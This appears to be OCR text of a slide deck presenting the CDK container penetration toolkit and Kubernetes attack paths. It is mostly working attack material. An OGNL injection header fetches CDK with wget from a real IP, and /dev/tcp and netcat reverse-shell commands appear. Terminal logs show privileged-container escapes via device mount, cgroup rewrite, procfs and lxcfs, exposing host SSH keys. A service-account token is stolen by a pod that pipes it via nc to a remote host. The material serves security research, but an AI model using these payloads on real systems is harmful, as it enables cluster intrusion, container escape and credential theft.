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Zero Dependency Container Penetration Toolkit

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
K8s Workload Attack Technique

From https://github.com/neargle/slidefiles



1) Public Network to Pod
2) Pod to other Pods/Services
3) Pod to Node(Escape)
4) Pod to Master Node Components
5) Pod to API Server
6) API Server to Other Pods/Nodes
7) K8s Cluster to Cloud Service

CDK - Zero Dependency Container Penetration Toolkit

From https://github.com/neargle/slidefiles

cdk-team/CDK

CDK is an open-sourced container penetration toolkit, offering stable exploitation in different slimmed containers without any OS dependency. It comes with penetration tools and many powerful PoCs/...


Go 1.1k 142

CDK is a CLI tool which allows you to:

1. Evaluate weakness in containers or K8s pods.
2. Exploit multiple container vulnerabilities.
3. Perform common container post-exploitation actions.
4. Provide capability when host-based tools are not available in the container.

1. Upload CDK to Victim Container

From https://github.com/neargle/slidefiles



Deliver CDK with **curl**, **wget** and **nc**


```
Content-Type: %{(#_='multipart/form-data').
(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(@java.lang.Runtime@getRuntime()
.exec('wget http://118.195.154.203/cdk_linux_amd64'))}
```

Deliver CDK via TCP tunnel

```
cat < /dev/tcp/118.195.154.203/88 > cdk
```

Start a reverse shell

```
cdk nc -l -v -p <port>
cdk nc -h <host> -p <port> -e
```



2. Evaluate Container Weakness

From https://github.com/neargle/slidefiles

./cdk evaluate

ssh ubuntu@118.195.140.100 /Users/xy ⌥⌘1

```
root@myappnew:/# ./cdk_linux_amd64_thin_upx evaluate

[Information Gathering - System Info]
2021/04/12 03:10:48 current dir: /
2021/04/12 03:10:48 current user: root uid: 0 gid: 0 home: /root
2021/04/12 03:10:48 hostname: myappnew
2021/04/12 03:10:48 debian debian 10.9 kernel: 4.15.0-118-generic

[Information Gathering - Services]
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_SERVICE_PORT_HTTPS=443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_SERVICE_PORT=443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP=tcp://172.16.252.1:443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP_PROTO=tcp
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP_ADDR=172.16.252.1
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_SERVICE_HOST=172.16.252.1
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT=tcp://172.16.252.1:443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP_PORT=443
2021/04/12 03:10:48 service found in process:
        1       0       nginx
2021/04/12 03:10:48 service found in process:
        30      1       nginx

[Information Gathering - Commands and Capabilities]
2021/04/12 03:10:48 available commands:
        curl,wget,find,apt,dpkg,nginx,mount,fdisk,base64,perl
2021/04/12 03:10:48 Capabilities:
        CapEff: 00000000a80425fb
        Cap decode: 0x00000000a80425fb = CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_FOWNER,CAP_FSETID,CAP
_KILL,CAP_SETGID,CAP_SETUID,CAP_SETPCAP,CAP_NET_BIND_SERVICE,CAP_NET_RAW,CAP_SYS_CHROOT,CAP_M
KNOD,CAP_AUDIT_WRITE,CAP_SETFCAP
```

ssh ubuntu@118.195.140.100 /Users/xy ⌥⌘1


```
[Information Gathering - Mounts]
Device:/dev/vda1 Path:/mnt Filesystem:ext4 Flags:rw,relatime,errors=remount-ro,data=ordered
Device:/dev/vda1 Path:/host-root Filesystem:ext4 Flags:rw,relatime,errors=remount-ro,data=ordered
Find mounted lxcfs with rw flags, run `cdk run lxcfs-rw` to escape container!
Device:lxcfs Path:/host-root/var/lib/lxcfs Filesystem:fuse.lxcfs Flags:rw,nosuid,nodev,relatime,user_id=0,gr
oup_id=0,allow_other
Device:/dev/vda1 Path:/host-root/var/lib/docker/overlay2/8664222410aa83691911980c89ca542112897403995f4626e03
5efead35174ae/merged/mnt Filesystem:ext4 Flags:rw,relatime,errors=remount-ro,data=ordered

[Information Gathering - Net Namespace]
        container net namespace isolated.

[Information Gathering - Sysctl Variables]
2021/04/12 03:10:48 net.ipv4.conf.all.route_localnet = 1
2021/04/12 03:10:48 You may be able to access the localhost service of the current container node or other n
odes.

[Discovery - K8s API Server]
2021/04/12 03:10:48 checking if api-server allows system:anonymous request.
        api-server forbids anonymous request.
        response:{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: U
ser \"system:anonymous\" cannot get path \"/\"","reason":"Forbidden","details":{},"code":403}


[Discovery - K8s Service Account]
        service-account is available
2021/04/12 03:10:48 trying to list namespaces
        failed
        response:{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"namespaces i
s forbidden: User \"system:serviceaccount:default:default\" cannot list resource \"namespaces\" in API group
 \"\" at the cluster scope","reason":"Forbidden","details":{"kind":"namespaces"},"code":403}


[Discovery - Cloud Provider Metadata API]
2021/04/12 03:10:49 failed to dial Alibaba Cloud API.
2021/04/12 03:10:50 failed to dial Azure API.
2021/04/12 03:10:51 failed to dial Google Cloud API.
        Tencent Cloud Metadata API available in http://metadata.tencentyun.com/latest/meta-data/
        Docs: https://cloud.tencent.com/document/product/213/4934
root@myappnew:/#
```

3. Search Exploits

From https://github.com/neargle/slidefiles

./cdk run

Tactic	Technique
Escaping	docker-runc CVE-2019-5736
Escaping	containerd-shim CVE-2020-15257
Escaping	docker.sock PoC (DIND attack)
Escaping	docker.sock Backdoor Image Deploy
Escaping	Device Mount Escaping
Escaping	Cgroups Escaping
Escaping	Procfs Escaping
Escaping	Ptrace Escaping PoC
Escaping	Rewrite Cgroup(devices.allow)
Discovery	K8s Component Probe
Discovery	Dump Istio Sidecar Meta
Remote Control	Reverse Shell
Credential Access	Access Key Scanning
Credential Access	Dump K8s Secrets
Credential Access	Dump K8s Config
Persistence	Deploy WebShell
Persistence	Deploy Backdoor Pod
Persistence	Deploy Shadow K8s api-server
Persistence	K8s MITM Attack (CVE-2020-8554)
Persistence	Deploy K8s CronJob



```
root@myappnew:/# ./cdk_linux_amd64_thin_upx run --list
k8s-mitm-clusterip       Exploit CVE-2020-8554: Man in the middle using ExternalIPs, u
k8s-get-sa-token         Dump target service-account token and send it to remote ip:po
runc-pwn         container escape via CVE-2019-5736. usage: ./cdk runc-pwn <shell-cmd>
docker-sock-check        check if docker unix socket available. usage: ./cdk docker-so
docker-sock-pwn          Create and run <cmd> in a container with host root `/` mounte
r.sock "touch /host/tmp/pwn-success"
rewrite-cgroup-devices   escape sys_admin capabilities container via rewrite cgroup de
test-poc         this is the test script
k8s-backdoor-daemonset   deploy image to every node using daemonset, usage: cdk run k8
k8s-secret-dump          try to dump K8s secret in multiple ways, usage: cdk run k8s-s
mount-cgroup     escape privileged container via cgroup. usage: ./cdk run mount-cgroup
reverse-shell    reverse shell to remote addr, usage: cdk run reverse-shell <ip:port>
service-probe    scan subnet to find Docker/K8s inner services, usage: cdk run service
docker-api-pwn   Create and run <cmd> in a container with host `/` mounted to `/host`
k8s-configmap-dump       try to dump K8s configmap in multiple ways, usage: cdk run k8
k8s-cronjob      create cronjob with user specified image and cmd. Usage: cdk run k8s-
istio-check      Check was the shell in a istio(service mesh) network, please note tha
k8s-psp-dump     Dump K8S Pod Security Policies and try, usage: cdk run k8s-psp-dump (
lxcfs-rw         escape container when root has LXCFS read & write privilege,  usage:
mount-disk       escape privileged container via disk mount, usage: `./cdk run mount-d
mount-procfs     escape container via mounted procfs. usage: cdk run mount-procfs <dir
check-ptrace     check if pid injection works with cap=SYS_PTRACE. usage: ./cdk run ch
webshell-deploy          Write webshell to target path. Usage: cdk run webshell-deploy
ak-leakage       search AK/Secrets from input dir, usage: cdk run ak-leakage <dir>
root@myappnew:/#
```

4. Escaping Privileged Container

From https://github.com/neargle/slidefiles

Confirm privileged container: cdk evaluate

```
[Information Gathering - Commands and Capabilities]
2021/04/12 05:42:55 available commands:
        find,ps,apt,dpkg,mount,fdisk
2021/04/12 05:42:55 Capabilities:
        CapEff: 0000003fffffffff

Critical - Possible Privileged Container Found.
```

Mount local device: cdk run mount-device


```
root@59b9306ac53d: /tmp/cdk_rthsr
  "opts": [
    "rw",
    "relatime",
    "bind"
  ]
}
2021/04/12 05:44:51 found 1 devices in total.
success! device /dev/vda1 was mounted to /tmp/cdk_rthsr

root@59b9306ac53d:/tmp# cd /tmp/cdk_rthsr
root@59b9306ac53d:/tmp/cdk_rthsr# ls
bin  boot  data  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost
+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
  vmlinuz  vmlinuz.old
root@59b9306ac53d:/tmp/cdk_rthsr#
```

Overwrite cgroup device: cdk run rewrite-cgroup-devices

```
root@59b9306ac53d: /tmp
root@59b9306ac53d:/tmp# ./cdk_linux_amd64 run rewrite-cgroup-devices
2021/04/12 05:47:46 generate shell exploit: /tmp/rewrite-cgroup-devices-exp-jzkepm.sh
Execute Shell:/tmp/rewrite-cgroup-devices-exp-jzkepm.sh finished with output:
2021/04/12 05:47:46 get /sys/fs/cgroup/devices/devices.allow inode id: 1648
2021/04/12 05:47:46 find cgroup devices.allow file: /sys/fs/cgroup/cgneartest/docker/59
b9306ac53d80c3d09dc8b8d1b660b79e8868beb76b5bbddfec59b21879f36d/devices.allow
2021/04/12 05:47:46 set all block device accessible success.
2021/04/12 05:47:46 found host blockDeviceId Marjor: 252 Minor: 1
2021/04/12 05:47:46 now, run 'debugfs cdk_mknod_result' to browse host files.
root@59b9306ac53d:/tmp# debugfs cdk_mknod_result
debugfs 1.45.5 (07-Jan-2020)
debugfs:  ls
 2  (12) .    2  (12) ..    11  (20) lost+found    1703937  (16) data
 262145  (12) etc    393217  (16) media    131073  (12) bin
 262147  (12) boot    393218  (12) dev    131195  (12) home
 131196  (12) lib    393228  (16) lib64    393229  (12) mnt
 393230  (12) opt    393231  (12) proc    393232  (12) root
 393235  (12) run    393258  (12) sbin    393342  (12) srv
 393343  (12) sys    393344  (12) tmp    393345  (12) usr    131787  (12) var

 485  (28) initrd.img.old    481  (20) vmlinuz.old    945  (24) initrd.img
 482  (40) vmlinuz    274415  (3676) snap
debugfs:
```

5. Escaping Insecure Mounted Resource

From https://github.com/neargle/slidefiles



Insecure Mounted Resource Leads to Escape

Pwn mounted /proc/: cdk run mount-procfs <dir> <shellcode>


```
root@610165393b65:/# ./cdk run mount-procfs /mnt/host_proc "touch /tmp/exp-success"
2021/04/13 02:13:26 env GOTRACEBACK not found, trying to set GOTRACEBACK=crash then re
load exploit.
2021/04/13 02:13:26 Execute Shell:./cdk run mount-procfs /mnt/host_proc touch /tmp/exp
-success failed with error:signal: aborted (core dumped)
2021/04/13 02:13:26 if you see "(core dumped)" in former err output, means exploit suc
cess.
root@610165393b65:/# exit
exit
ubuntu@VM-0-11-ubuntu:~$ ls /tmp/exp-success
/tmp/exp-success
ubuntu@VM-0-11-ubuntu:~$
```

Pwn mounted /lxcfs/: cdk run lxcfs-rw

```
root@lxcfs-rw:/tmp# ./cdk run lxcfs-rw
2021/01/28 09:25:21 found pod devices.allow path: /kubepods/burstable/pod561ee143-4468-
443a-9940-f262a9417ae5/ef6edb3c483591aaa28923df6de84d1fedb9372890c4441fd0e31ed4972237b1
2021/01/28 09:25:21 found host blockDeviceId Marjor: 252 Minor: 1
2021/01/28 09:25:21 found rw lxcfs mountpoint: /data/test/lxcfs
2021/01/28 09:25:22 set all block device accessible success.
2021/01/28 09:25:22 devices.allow content: a *:* rwm
2021/01/28 09:25:22 exploit success, run "debugfs -w host_dev".

root@lxcfs-rw:/tmp# debugfs -w host_dev
debugfs 1.44.5 (15-Dec-2018)
debugfs:  ls /root/.ssh
 393231  (12) .    52566  (12) ..    395870  (24) authorized_keys
 395829  (16) config    395860  (20) known_hosts    393227  (16) id_rsa
 395831  (3996) id_rsa.pub
```

6. Service Account Privilege Escalation

From https://github.com/neargle/slidefiles



Get admin SA token by creating pod


cdk run k8s-get-sa-token <token> <target-sa> <rhost> <rport>

```
root@myappnew:/# ./cdk_linux_amd64_thin_upx run k8s-get-sa-token default kube-admin 118.195.
140.100 999
2021/04/13 07:00:06 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 07:00:06 Trying to create a pod to dump service-account:kube-admin token to remot
e server 118.195.140.100:999
2021/04/13 07:00:06 Request Body:  {
        "apiVersion": "v1",
        "kind": "Pod",
        "metadata": {
                "name": "cdk-rbac-bypass-create-pod",
                "namespace": "kube-system"
        },
        "spec": {
                "automountServiceAccountToken": true,
                "containers": [{
                        "args": ["-c", "apt update && apt install -y netcat; cat /run/secret
s/kubernetes.io/serviceaccount/token | nc 118.195.140.100 999; sleep 300"],
                }],
                "host
                "serv
        }
}
2021/04/13 07:00:06 a
{"kind":"Pod","apiVer
"kube-system","selfLi
id":"e107c13e-df12-47
2021-04-13T07:00:06Z"
Version":"v1","time":
```

```
ssh ubuntu@118.195.140.100 /Users/xy/Desktop  ⌥⌘2
ubuntu@VM-0-11-ubuntu:~$ sudo nc -lvp 999
Listening on [0.0.0.0] (family 0, port 999)
Connection from 118.195.154.203 44508 received!
eyJhbGciOiJSUzI1NiIsImtpZCI6InUwNTk3bEJ0S19Bc0haSG1UR01BbGVoOEJOSFR6U2loN1k3NHpm
WXlua1UifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZ
XJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZ
